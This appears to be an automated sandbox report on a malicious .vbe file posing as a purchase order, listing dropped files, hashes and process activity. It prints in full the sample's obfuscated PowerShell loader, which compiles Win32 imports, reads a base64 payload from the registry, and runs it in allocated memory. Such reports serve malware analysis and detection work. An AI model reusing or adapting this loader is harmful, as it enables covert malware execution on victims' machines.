SSDEEP:	24:JVSRTQ1Bl7kKMy6k1Ahr0n8rsvJmsIpLnH:JV6TIBAXyuM08rsvJmsCLnH
MD5:	D697E139982C89FE5B0FD2410BE24D8A
SHA1:	A4436350800275EAB95B8C9FFF79C1A5AA3D5783
SHA-256:	7665F657D3972656C1ACBD5C46C4E1886F2CB8B427C0996BC78A34DCCF00C459
SHA-512:	8E1E55545B9B893D28FDF82C9A5122F35531CB3AB35A5C9CBA05FC52227BCD4F69513C07EE8EA2DEB02BC9F059116103228A9F7A480BEADA2FD153F937E3A7 26
Malicious:	false
Preview:	.using System;using System.Runtime.InteropServices;public static class Methyl1 {[DllImport("kernel32")]public static extern int GetThreadTimes(int Progr82,int Fremad,int Tele,int Tredi,int Tim);[DllImport("user32")]public static extern int ClientToScreen(int Inkorp,int tekno);[DllImport("kernel32")]public static extern int ExpandEnvironme ntStrings(int Rotte,int Bul,int Ento);[DllImport("user32")]public static extern int EnumChildWindows(int Lithed,int Diobo,int Alung);[DllImport("winmm.dll")]public static extern int joySetCapture(int Kodif,int Vej,int Empti,int Reacti);[DllImport("kernel32")]public static extern void GlobalMemoryStatus(int Anlgsi);[DllImport("kernel32")]public static extern int IsValidCodePage(int Gaum);[DllImport("kernel32")]public static extern int HeapReAlloc(int Hand,int Fals,int Hung,int Under);[DllImport("gdi32")]public stati c extern int CreateSolidBrush(int For);[DllImport("kernel32")]public static extern int VirtualAlloc(int v1,int v2,int v3,int v4);[DllImpor

C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (372), with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.216906384863357
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fVYAYVzxs7+AEszIN723fVYAYQ:p37Lvkmb6K2agWZETad

MD5:	8D659EF1EB3A75D7370EB00129EEC3A8
SHA1:	EA3BD80A8CC1B6495A97CDA8F0A4E8FA0C9DD08E
SHA-256:	6D94C527B8C7BAD892E5DE2870056C9F5AE44ECCA51A1AF82EA02EB2DBD2FA20
SHA-512:	8B282C6BBBC0E20694DA40C14041927E5F20D8BE4133AE5D52AAC72D1802CA378C52A8EEE57D4D9E168BE580E5C8BB1D1BEE335DA84944927EBB530B368CD261
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.0.cs"

C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.0590590133788105
Encrypted:	false
SSDEEP:	24:etGS4oL4q2fP+8cX7uAwOCTO7Ax+ilZeXaIXedLo1TtkF2A4NmWI+ycuZhNaakS7:67pwPNYcYLIeT+1F2A61ulaa3uq
MD5:	DF046D645321C882E947BA0D536D11B6
SHA1:	79D0A1689D20FF3139DCFEC21F8808E8F7C7B128
SHA-256:	77576BF5143A3AB3D2C287994FE49A0D5D0E64E7D6D06DF5870E00023E418725
SHA-512:	80AE7EA993BB2B846806AE3638D9CC71F5A98D3C42F11FF02DB96EFBDFA81F0EB3632AB1D67193F684554E7B01D1767DCE2AE3D1A102CEF85D8C274EA6F870E0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....g.c.....!.....N&... ...@..... ....@.....&..K....@.....`..... ..... ..H.....text...T.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....0&.....H.....P .....BSJB.....v4.0.30319.....l...|...#~.....@...#Strings....(.....#US.0.....#GUID...@...p...#Blob.....G.....%3...../.(..... 6..... E..... T..... m..... ~. ....(..... ..-..... .. ..-..... .. ..2.....

C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (449), with CRLF, CR line terminators
Category:	modified
Size (bytes):	870
Entropy (8bit):	5.327046431108276
Encrypted:	false
SSDEEP:	24:Aqd3ka6K2ahETaYKaM5DqBVKVrdFAMBJTH:Aika6ChE+YKxDcVKdBJj
MD5:	DC0E7F90DE528663E8E504CF226E871C
SHA1:	34FC3D9AD0A1BE5FCDF3EFB42934B80C54946C00
SHA-256:	52F005C1E64201E649E456E32C44F11F2B27868A81027F3D1D735916FB3D5F94
SHA-512:	3885E2F8AA50C223B8BAFFED646C52A57251CD1D4EA5553AB34F26E7AE50A813F2F98C5B0A506E09A38B9CF5F33773DB378E2896732399FD7949F3B560ABFB05
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.855492842209971
TrID:	
File name:	PO-08784 xlsx.vbe
File size:	352659
MD5:	266115592f966240c14dfeeec624bdf5

SHA1:	455a06b52d8e8f46d9a80067d3d1b1ea23036d65
SHA256:	1df8d51920f7e386c6b86379363cc42dd86fe47a933e36cecd23c7b08d3118e2
SHA512:	951e630a3faca243913ef3955fda178356ab1fbab1dc236c9ef6db096fc1c48b517bcce5b9964f72de213787aca6f9acdeb71fe669119f435088e2c9dcb47e7e
SSDEEP:	6144:JRYNxYchRj8pwdtWU4QfN+jWR4MvMsLYstdy2BxV72Q8qE+dRLzHb4HZlKK:jwhRjNtWU4vWRDvtEly0xV7tNnRW6KK
TLSH:	D874AEB1993126244D0F130BAB861AC48CE937E71513232D5DABF78D2633F4F926E6D9
File Content Preview:	..'zephyrian stratagem Wigwamerne177 Alcoholisable53 PROMISINGLY ..'ACETAMID GRANULARITY Mandatet torteaus TANGFORLSENDES ALTOCUMULUS Jambarts ..'Gein187 garglers Goslet Afblsnings ENEHERREDMMERS UNDSEELIGHED TUSSENS Mrtelvrkets139 HOG besvrger stellularl

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 6000, Parent PID: 3452

General	
Target ID:	0
Start time:	17:58:24
Start date:	28/11/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\PO-08784 xlsx.vbe"
Imagebase:	0x7ff7e7630000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **5984**, Parent PID: **6000**

General

Target ID:	1
Start time:	17:58:26
Start date:	28/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c echo C:\Windows
Imagebase:	0x7ff7cb270000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5964**, Parent PID: **5984**

General

Target ID:	2
Start time:	17:58:26
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5064**, Parent PID: **6000**

General

Target ID:	3

Start time:	17:58:31
Start date:	28/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Thyridia = """ovAfadAndDa-diTSiyFipOteCo Ro-FITMuyZopPreAbDineVefpriDenabiSetF oiLroElnMy Fe'BouJasSuiinnSogud HoSMiyFesDetNoeldmSa;VauMosPhiStnBegAu ViSPuyNesBrtTuevrmTa.HaRReuBenSctMaiEvmSteRk.InIinnWhtHoeOe rAfoShpSoSEjeDerCavChiLicPieBrsDi;TrpRaudibfolLaiAlcvo BosPatAlaSktGoiGacGu LicDelSwaStsUnsRe PrMOpeSptSkhdeyMilNo1En di{Ci[DeDAnl OplgIIlrmCopOpocurbutAf(Ef`"""UnkToeLorSenSrePelLi3Ko2ha`"""Fr)ji]VopAtuDrbunlReiMicNo KosDrtScaTitKrilrcPo CheSaxUntSleLyrtynGr SriEjnBetHu PeGLieTetDeTKahFirHveUnaBrdtrTInispmJeeItsCo(riiUgnJutCr BePInrSkoStgUnrFi8Op2We,RaiSwnSytAn MeFFirSkePsmSuaKhdOv,PriAfnHytre drT LieUnlCoeNo,ReiTvnMitFo WiTAbrFueSydCyiAf,raisbnCotUr OpTmyiStmTr)Sp;Ti[BoDKrlFilMelRomUnpKeoAfrCitSu(Ha`"""GeuunsSeeNarWi3Su2Sc`" ""Us)Ci]NypCeuTobPelAdiEfcUd SqsCotGaaRetNaiDrcRo SmebyxDotJaeGtrTrnPe BliChnAdtJa PoCInlAciTyePanBrtUlTTroFoSRecTirVaeMdeLenBr(Ne iStnGltOv SilUdnWrkLioSprBapre,coicenCotMe ZetCoeFrkplnFaore)Al;Un[MuDUnlcalHelNumfrpTyoPirBrtKi(Fo`"""WakWoeTwrFanFreUnlPr3Ru2Su`"""St)Fr]U dpdeuAlbCalTriCrcRe CosRutGraAltVeiTacTi VaeSlxUstboeNerGenPa DiiSunOktCa InEOvxhapSaaUhnPldUnEBrnSavPaistrProTrnDrmSteHynFetfISWo tunrSviDanAbgWesFi(EriBlnretSt ReREcoCytSotDeePo,TeiChnRetSu FoBUfugalMa,BiiMonBitDe InEBrnOetafoCo)Re;Ra[PlDLalAvlFulAfmSkpBeoAnr SutKo(te`"""BeuElsJieElrst3Mu2Fy`"""Di)To]PopVauanbBrlMaiPucOs OvsRetPeaPrtPeiUfcSo toeFoxOvtMaeNorTenSl PriFrnQutbl AmEEgnPuuBama uCPihPoiDilNedBeWIsiEfnFldFrokiwbesSo(MiiHonTatFu hoLMiiOvtRahFoeIndRo,aniGenCatal HyDReiFooSubMooSl,MeiOlnTutCh PoATalUvuVanUngAl)Va;Tr[emDSelKrlGolJamPrpCooCrrRetst(Yo`"""MawbeiVinLamComBi.NldSelFllHe`"""De)No]IlpOpuChbTelOmiBucFo frsRetCoaChtUdiJucSa UnePnx RetMaekvrLgnEl veiMenIntBr InjAuoOpyHuSAceSetDiCDiaGepSutBeuAvrOueCe(IdiWenfotEx AfKPeoAndUniPofNo,SeiSpnRetBe UnVFaeLijBe,FriEsnWitOp abEDimChpUntMoiSp,CeiUnnLatFl BiRUreUdaVicCytduiNe)Po;No[NoDTnlHylOulOpmAkpdeoBerAptIr(Un`"""OpkHmeNirdrnAmeMolGr3Sf2El`"""Kr)Li]ScpViu GrbBrlRiiltcPr ResFrtGsaIrtApiPacPo UneUhxKrtSyeMarRanIr skvAfoByiOpdDe ImGjulReoFabDiaNalSpMMaeLimMyoVarBryhjSEttSuaTutAnufrsUb(s niFrnretRa SuAWrnJelEpgSksEmiUd)Ou;Cy[FiDDrlSplClIbamanpAtoCorBotNo(Si`"""OvkAneMirUnnGaeColPr3Co2Na`"""Gr)Pr]mopTouHabdrlPhiSkcNa sksmatStaSetDiiAicva HaeLyxFotUneEnrbrnCo SaiJunPstAk UnISnsObVPuaColSpiPldAgCMooTodSteSuPSuaMagsueSa(EjiAfnHytBi CaGGaaKauudmCa) Fr;Fa[CoDPhlHylUnIDimTypOvorurMitFo(Mi`"""UnkSeeLirBenRieJulCh3Sl2An`"""Sa)Si]AmpwhuElbSelLaiSucKl MtsRbtLoaSptReiFocAj MieunxEvtS neForBunCu AmiTenEftTe SuHOreOvaDapBiRpleSeABilDelsooRycac(DoiKonSltFo StHFraBlnBedBi,EsihenNotRk ApFUnaSplSesOl,BiiDanSutSu coHDr uConLegBa,AfiTrnNetNo RoUTrnRbdSeeSsrNe)Fo;Ko[FlDPilPelStlDamTepHyoSyrSytJe(Ub`"""BrgUndReiGl3Ud2Un`"""Ep)Pr]MipUnuUnbFolAdiAfcBa FesShtDiaDitBeiDecVe SieYaxSktKeePrrRenIn CoiMynNetBl UnCCorMeeEvaImtskeThSPaoHelUhiExdAlBLerDiuCascahPa(BeiBonVatUh CaFSyoHirBa)M i;Pe[CuDDilOulDelAimLapKroGrrOvtDi(Ar`"""TakRaeOcrSpnDieSelHa3Ax2Ne`"""Ov)Su]InpTouVibStlSaiFucAb HasBltPhaDitFeiMacTo paeWaxSltSleRarTenCa ThiDenkatOv MiVJeiRersktLuuDiabalUnAPylUnlDaoCocAb(moimunGatke FevNa1Da,KoiGrnAntbi FivCr2Se,KriLanhvtAg Savaa3go,NoilenMatNa PavS e4Co)Im;Ma[DeDTilStlStlKlmpupLuoCarMitHa(Tv`"""BakVieEnrBenSteEllTh3Hu2bi`"""Tr)Pl]PopHauLabsalIniRacFj UnsBetBoasltDkiPocHi PhevaxGntNoeGur MrnFl AclAgnIntKoPDatAnrOs SwELinWeuHamStSCoySksMatSlePlmfeLMooKacdeaKolCueSysDyWaf(OmuFoiBonChtMy TavBo1Ha,KiiSonOptSh FavUn2Ud)Un;Na}Li'Sl;Ar`$jeMHyeDatSuhmuyUrlLi3Ne=Ha[TiMAdeLytFehFoyMilCa1re]co:Ov:beVNoisyrretWhuAbaTelNoAAklGalUnoSicLi(In0Dr,ro1 Ch0De4Ro8Le5Ob7sk6Co,Le1Me2Sp2Sv8Lo8Ea,No6ph4Mi)Mi;Re`$StSTaeBelKovRefLrlTrgEbeNylBeiBrgDu=Pr(BrGFieGytDe-reISttKreViminPDorSaoIrp BeeLarJetAfySc Ex-WoPCraSptAzhDe Tr'SvHveKFoCCoUUd:Co\CebKraResAnaBrlBotCa\DetAprGuaManFisNofEsonurMemKoaSktSkiByoAbnOushaaSulScgC ioSkrExiVitCimSieCyregnIreUd'Pa)tu.LuBBoeEthsueAlaDyrStsReeJa;Be`$UnGHirEmiFosRakUneEn Bu=Bi Br[AsSTiyUnsObtTweDrmBe.LiCStoRenorvK ieVarAptEn]Ma:Ap:GeFKlrInoMumUdBseaImsInePl6fi4CaSVotBarBaiTonWagva(Se`$BeSLeeSnlBlvJafHulAfgpeeFrlBeiPhgGi)Ap;Pu[PiSOvyelsThtOxeS emge.SiRObuFrnBrtapiMumKleju.PilSpnRatIneUnrSyoAppneSPreSkrCovTiiJacAkeLessl.SiMStaTarFosCohTaaprlFa]Bl:Ci:TrCBooOupSkyAf(Fl`$UnGK urPaiKrsBrkDrece,di Pe0Up,Br Vl Pi`$GlMNieBatBlhSiyMylDe3Pr,Pr Sp`$ZoGArrCriTesHakPheSt.PrcGroSpuPonKntSp)Ph;Ho[TiMHeeAltAkhKnyPrlFa1Au]Si:R u:CuEHjnPruMemFrSKoyressetKoeSpmVoLSloNucCaaMulpeeinsOvWBr(Sa`$AvMSkeNotSthDdyStlMe3Ir,Ka Ud0Sl)Ne#Sc;""";Function Methyl4 { pa ram([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Teviss = $Teviss + $HS.Substring($i, 1); } $Teviss;}$Undefatigable0 = Methyl4 'SolOrEReXAq ';$Undefatigable1= Methyl4 $Thyridia;&$Undefatigable0 $Undefatigable1;;
Imagebase:	0x160000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5urju1b3.luw.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jbwcl3vc.3eg.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\bqup1euq	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6B8DFF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5urju1b3.luw.ps1	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jbwcl3vc.3eg.psm1	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.err	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.tmp	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.cmdline	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.out	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.dll	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.0.cs	success or wait	1	6C1D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5urju1b3.luw.ps1	0	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jbwcl3vc.3eg.psm1	0	1	31	1	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.0.cs	0	1078	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 4d 65 74 68 79 6c 31 20 7b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 47 65 74 54 68 72 65 61 64 54 69 6d 65 73 28 69 6e 74 20 50 72 6f 67 72 38 32 2c 69 6e 74 20 46 72 65 6d 61 64 2c 69 6e 74 20 54 65 6c 65 2c 69 6e 74 20 54 72 65 64 69 2c 69 6e 74 20 54 69 6d 29 3b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 75 73 65 72 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 43 6c 69 65 6e 74 54 6f 53 63 72 65 65	using System;using System.Runtime.InteropServices;public static class Methyl1 {[DllImport("kernel32")]public static extern int GetThreadTimes(int Progr82,int Fremad,int Tele,int Tredi,int Tim);[DllImport("user32")]public static extern int ClientToScree	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 62 71 75 70 31 65 75 71	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\bqup1euq	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.out	0	458	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	